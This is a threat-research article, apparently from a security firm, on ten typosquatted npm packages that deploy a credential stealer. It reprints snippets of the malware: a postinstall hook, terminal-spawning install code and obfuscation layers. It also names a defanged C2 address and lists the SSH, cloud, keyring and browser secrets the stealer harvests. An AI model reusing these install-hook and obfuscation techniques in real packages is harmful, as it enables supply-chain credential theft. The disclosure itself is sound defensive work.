
10 npm Typosquatted Packages Deploy Multi-Stage Credential Harvester



←Back


ResearchSecurity News

Socket researchers found 10 typosquatted npm packages that auto-run on install, show fake CAPTCHAs, fingerprint by IP, and deploy a credential stealer.

10 npm Typosquatted Packages Deploy Multi-Stage Credential Harvester

Socket's Threat Research Team discovered 10 malicious npm packages that deploy a multi-stage credential theft operation. The malware uses four layers of obfuscation to hide its payload, displays a fake CAPTCHA to appear legitimate, fingerprints victims by IP address, and downloads a 24MB PyInstaller-packaged information stealer that harvests credentials from system keyrings, browsers, and authentication services across Windows, Linux, and macOS. The packages were published on July 4, 2025 and have remained live for over four months, accumulating over 9,900 downloads collectively; we have petitioned the npm registry for their removal.

Each package leverages npm's `postinstall` hook to execute immediately upon installation, launching in a new terminal window to avoid detection during the install process.



Socket's AI Scanner flags the malicious dizcordjs package as "Known malware"

The threat actor `andrew_r1` (`parvlhonor@gmx[.]com`) registered all ten packages under typosquatted names to mimic legitimate libraries.

Typosquatted Packages:

Automatic Execution via npm Install#

The malicious packages leverage npm's `postinstall` lifecycle hook to execute automatically when developers run `npm install`. The `package.json` configuration ensures the malicious payload runs immediately after installation:

```
{
  "name": "deezcord.js",
  "version": "1.0.0",
  "main": "app.js",
  "scripts": {
    "postinstall": "node install.js"
```

```
  }
}
```

The `install.js` script detects the victim's operating system and launches the obfuscated payload in a new terminal window:

```
// Detects platform and spawns new terminal window
const platform = os.platform();

if (platform == 'win32') {
    // Windows: Launch in new command prompt
    exec('start cmd /k "node app.js"');
} else if (platform == 'linux') {
    // Linux: Try gnome-terminal, fallback to x-terminal-emulator
    exec('gnome-terminal -- bash -c "node app.js"', (error) => {
        if (error) exec('x-terminal-emulator -e "bash -c \'node app.js\'"');
    });
} else if (platform == 'darwin') {
    // macOS: Launch in Terminal.app via AppleScript
    exec(`osascript -e 'tell app "Terminal"
        do script "node '$(pwd)/app.js'"
    end tell'`, () => {});
}
```

By spawning a new terminal window, the malware runs independently of the npm install process. Developers who glance at their terminal during installation see a new window briefly appear, which the malware immediately clears to avoid suspicion.

Four Layers of Obfuscation#

The `app.js` file contains heavily obfuscated JavaScript designed to evade static analysis. The threat actor implemented four distinct obfuscation layers:

Layer 1: Self-Decoding Eval Wrapper

The outermost layer wraps the entire payload in an immediately-invoked function expression that reconstructs and evaluates itself:

```
// Top-level IIFE that decodes and executes inner layers
!function(){
  const ghyE = Array.prototype.slice.call(arguments);
  return eval("(function YUFk(HaNc){
    const jIPc = rUwd(HaNc, Hckd(YUFk.toString()));
    // ... decoder functions ...
  })(\"%5E%0A%03%03%0D%15%08%0E%18D_...\")");
}();
```

This technique prevents cursory inspection of the code. The payload only reveals itself at runtime through multiple evaluation steps.

Layer 2: XOR Decryption with Dynamic Key

The second layer uses XOR cipher with a dynamically generated key based on hashing the decoder function itself:

```
// XOR decryption function that uses the decoder's own source as the key
function rUwd(Trzd, nPrd) {
  Trzd = decodeURI(Trzd);  // First decode URI encoding
  let Pmud = 0;
  let Pold = "";

  for (let LjWd = 0; LjWd < Trzd.length; LjWd++) {
    // XOR each character with the key, cycling through key characters
    Pold += String.fromCharCode(Trzd.charCodeAt(LjWd) ^ nPrd.charCodeAt(Pmud));
    Pmud++;
```

```
    if (Pmud >= nPrd.length) Pmud = 0;  // Wrap around key
  }
  return Pold;
}
```

The key generation function produces different keys based on the function's source code, making automated decryption difficult without executing the code.

Layer 3: URL Encoding

The payload string is URL-encoded (`%5E%0A%03%03%0D%15...`), requiring URI decoding before XOR decryption. This adds another barrier to static analysis tools that do not implement full JavaScript evaluation.

Layer 4: Control Flow Obfuscation


The decoded code uses switch-case state machines with hexadecimal and octal arithmetic to obscure program flow:

```
// Control flow obfuscation makes it difficult to follow execution path
var kMvc = (0x75bcd15-0O726746425);  // Evaluates to 0
while(kMvc < (0o1000247%0x10023)) {  // Loop condition with mixed bases
  switch(kMvc) {
    case (0x75bcd15-0O726746425):  // Case 0
      kMvc = condition ? (262270%0o200031) : (0o204576-67939);
      break;
    case (0o203030-67070):  // Case 1
      // Actual logic here
      break;
  }
}
```

The use of mixed number bases (hexadecimal `0x`, octal `0o`/`0O`), bitwise operations, and nested state machines makes manual analysis extremely time-consuming.

Stage 1: Social Engineering with Fake CAPTCHA and Legitimate Library Name#

Upon installation, the malware displays a fake CAPTCHA prompt using Node's `readline` interface.




ASCII art CAPTCHA prompt displayed in terminal

The CAPTCHA is entirely fake. It serves as social engineering to:

- Make the malware appear to be legitimate bot protection
- Delay execution, making the connection to `npm install` less obvious
- Cause developers to believe the package is from a reputable source
- Require user interaction, potentially bypassing some automated security scans.

The malware then displays output that mimics legitimate package installations. The malware shows messages like `"Installing ethers package..."` or `"Installing discord.js package..."` complete with realistic version numbers and contributor counts, making it appear as though legitimate dependencies are being installed.




Screenshot showing fake "`Installing discord.js package...`" message with authentic-looking package metadata.

Stage 2: IP Fingerprinting and Geolocation#

Before downloading the main payload, the malware sends the victim's IP address to the threat actor's server at `http://195[.]133[.]79[.]43/get_current_ip`. This serves multiple purposes:

- Logs which IP addresses installed the malware for victim tracking
- Potentially excludes certain countries or regions for geolocation filtering
- Confirms the victim matches the threat actor's intended target profile
- Creates a record to help the threat actor understand security researcher activity.



Wireshark capture showing HTTP GET request to 195[.]133[.]79[.]43/get_current_ip

Stage 3: Automatic data_extracter Download and Execution#

Once the victim enters any text into the fake CAPTCHA prompt, the malware immediately downloads and executes the `data_extracter` binary. This happens automatically without requiring any additional user interaction. The malware already detected the victim's operating system in the `install.js` file using `os.platform()`, which returns `win32`, `linux`, or `darwin`. This platform information is used to download the appropriate binary variant from the attacker's server. The binary is downloaded from `http://195[.]133[.]79[.]43/data_extracter` and the entire download and execution process completes in seconds.

This cross-platform approach ensures developers on any operating system receive a fully functional information stealer tailored to their platform's credential storage mechanisms. Windows developers have their Credential Manager harvested, macOS developers have their Keychain extracted, and Linux developers have their SecretService keyrings compromised.

data_extracter: Information Stealer

The downloaded `data_extracter` binary (`80552ce00e5d271da870e96207541a4f82a782e7b7f4690baeca5d411ed71edb`) is a 24MB PyInstaller-packaged Python application designed for comprehensive credential theft across multiple platforms. Static analysis reveals over 289,000 strings embedded in the binary, indicating extensive functionality and multiple bundled libraries.

PyInstaller Packaging Strategy

PyInstaller bundles Python, all required libraries, and the malicious code into a single executable that runs without requiring Python to be installed on the victim's system. This packaging technique offers several advantages to the threat actor:

- **No dependencies**: Runs on systems without Python installed
- **Appears legitimate**: Large binaries from development tools seem less suspicious than scripts
- **Analysis resistance**: Extracting and decompiling PyInstaller packages requires specialized tools
- **Cross-platform**: Same codebase targets Windows, Linux, and macOS
- **Reduced detection**: Some antivirus products scan executables less thoroughly than scripts

The binary is stripped of debug symbols, making reverse engineering more difficult. It's built as an ELF 64-bit LSB executable for GNU/Linux 3.2.0 and later, using standard library dependencies (`libdl`, `libz`, `libpthread`, `libc`) to maximize compatibility.

File System Reconnaissance

The `data_extracter` binary performs extensive file system operations to locate and extract credentials from common storage locations:

Directory Traversal:

- `readdir`, `opendir` for recursive directory scanning
- Firefox profile directories (`~/.mozilla/firefox/`, `~/Library/Application Support/Firefox/`)
- Chromium-based browser data directories (`~/.config/google-chrome/`, `~/Library/Application Support/Google/Chrome/`)
- SSH key directories (`~/.ssh/` containing `id_rsa`, `id_ed25519`)
- Configuration files in home directory (`~/.aws/credentials`, `~/.kube/config`, `~/.docker/config.json`)
- Application configuration directories (`~/.config/`)

Targeted File Extraction:

- SQLite databases (browsers store cookies and passwords in SQLite format)
- JSON configuration files containing API keys and service credentials
- Plain text configuration files (`.env` files, `.npmrc`, `.pypirc`)
- Private SSH keys used for Git authentication and server access

The malware systematically scans the file system for credential stores, opening and parsing databases and configuration files to extract authentication information. This includes AWS credentials files that provide access to entire cloud infrastructure, Kubernetes config files with cluster admin tokens, Docker registry credentials for pulling private images, and Git credentials for repository access. The comprehensive file system scan ensures the attacker captures not just interactive credentials but also service account credentials and API keys used for automation and deployment.

Credential Harvesting Capabilities

The binary targets multiple credential storage mechanisms across all major operating systems, extracting authentication information and sending it back to the attacker's C2 server:

System Keyring Access:

The `data_extracter` binary includes the `keyring` library with platform-specific backend implementations:

- **Linux**: SecretService D-Bus API, libsecret (GNOME Keyring), KWallet (KDE)
- **macOS**: Keychain Services API
- **Windows**: Windows Credential Manager (CredRead/CredWrite APIs)

System keyrings store credentials for critical services including email clients (Outlook, Thunderbird), cloud storage sync tools (Dropbox, Google Drive, OneDrive), VPN connections (Cisco AnyConnect, OpenVPN), password managers, SSH passphrases, database connection strings, and other applications that integrate with the OS credential store. By targeting the keyring directly, the malware bypasses application-level security and harvests stored credentials in their decrypted form. These credentials provide immediate access to corporate email, file storage, internal networks, and production databases.

Browser Data Extraction:

The binary contains Firefox-specific strings and cookie extraction functionality:

- Browser session cookies that bypass multi-factor authentication
- Saved passwords from browser password managers
- Cookie jar data for session hijacking
- HTTP cookie parsing with error handling (`"Failed to read cookie!"`)

Browser cookies are particularly valuable because they contain active session tokens. Even if a service requires multi-factor authentication, stealing an active session cookie allows the threat actor to impersonate the victim without needing the password or second factor. This provides immediate access to authenticated web applications including GitHub, GitLab, AWS Console, Azure Portal, Google Cloud Console, Jira, Confluence, internal admin panels, and corporate SaaS applications. Session cookies can remain valid for hours, days, or even weeks depending on the service's configuration.

Authentication Token Harvesting:

The malware includes specialized libraries for extracting modern authentication tokens:

- OAuth authentication libraries (`oauthlib`, `lazr.restfulclient.authorize.oauth`)
- JWT token handling (`jwt.jwks_client`, `jwt.utils`)
- LaunchPad credentials (Ubuntu SSO and API access)

OAuth and JWT tokens are the primary authentication mechanism for modern APIs and cloud services. Stolen OAuth tokens provide programmatic access to GitHub repositories (read/write/delete code), GitLab projects, cloud infrastructure (AWS, Azure, GCP), CI/CD pipelines (Jenkins, CircleCI, GitHub Actions), container registries (Docker Hub, Amazon ECR), and third-party integrations (Slack, Microsoft Teams, Google Workspace). These tokens can persist for months before expiring, giving threat actors long-term access without triggering password reset notifications. JWT tokens similarly provide authenticated access to microservices, internal APIs, and service-to-service communication within enterprise infrastructure.

Data Packaging

Once credentials are harvested, the malware packages them for exfiltration:

Compression and Staging:

- ZIP file creation and compression for collected credentials
- Temporary file creation in `/var/tmp`, `/usr/tmp` for staging stolen data
- File extraction with error messages like "Failed to extract %s: failed to open target file!"
- Compression reduces bandwidth usage and makes exfiltration faster

The malware creates an archive containing keyring exports, browser SQLite databases, configuration files with embedded API keys, OAuth token stores, and SSH private keys. This compressed archive is then transmitted back to the threat actor's server at `195[.]133[.]79[.]43`, providing them with a complete credential dump from the compromised system.

Outlook and Recommendations#

This malware demonstrates multiple advanced techniques rarely seen together in npm supply chain attacks. The campaign combines four layers of obfuscation (eval wrapping, XOR encryption, URL encoding, and control flow obfuscation), social engineering via fake CAPTCHA and fake legitimate package installations, IP fingerprinting for victim tracking, platform-specific PyInstaller malware, cross-platform credential theft across Windows, Linux, and macOS, professional C2 infrastructure, and automated execution with no additional user interaction after the fake CAPTCHA prompt.

Organizations should immediately audit their dependencies for the 10 malicious packages listed in the IOCs section:

- Any system where these packages were installed should be assumed fully compromised.
- Teams must reset all credentials stored in system keyrings and password managers, revoke authentication tokens for all services including OAuth, JWT, and API keys, enable multi-factor authentication on all accounts if not already enabled, and rotate SSH keys while reviewing authorized keys on all systems.
- Access logs should be audited for unusual activity on connected services, and teams should check for lateral movement from compromised systems to production infrastructure.
- Browser history should be reviewed for potential credential theft from saved passwords, and monitoring should be established for unauthorized access to repositories, cloud services, and internal systems.

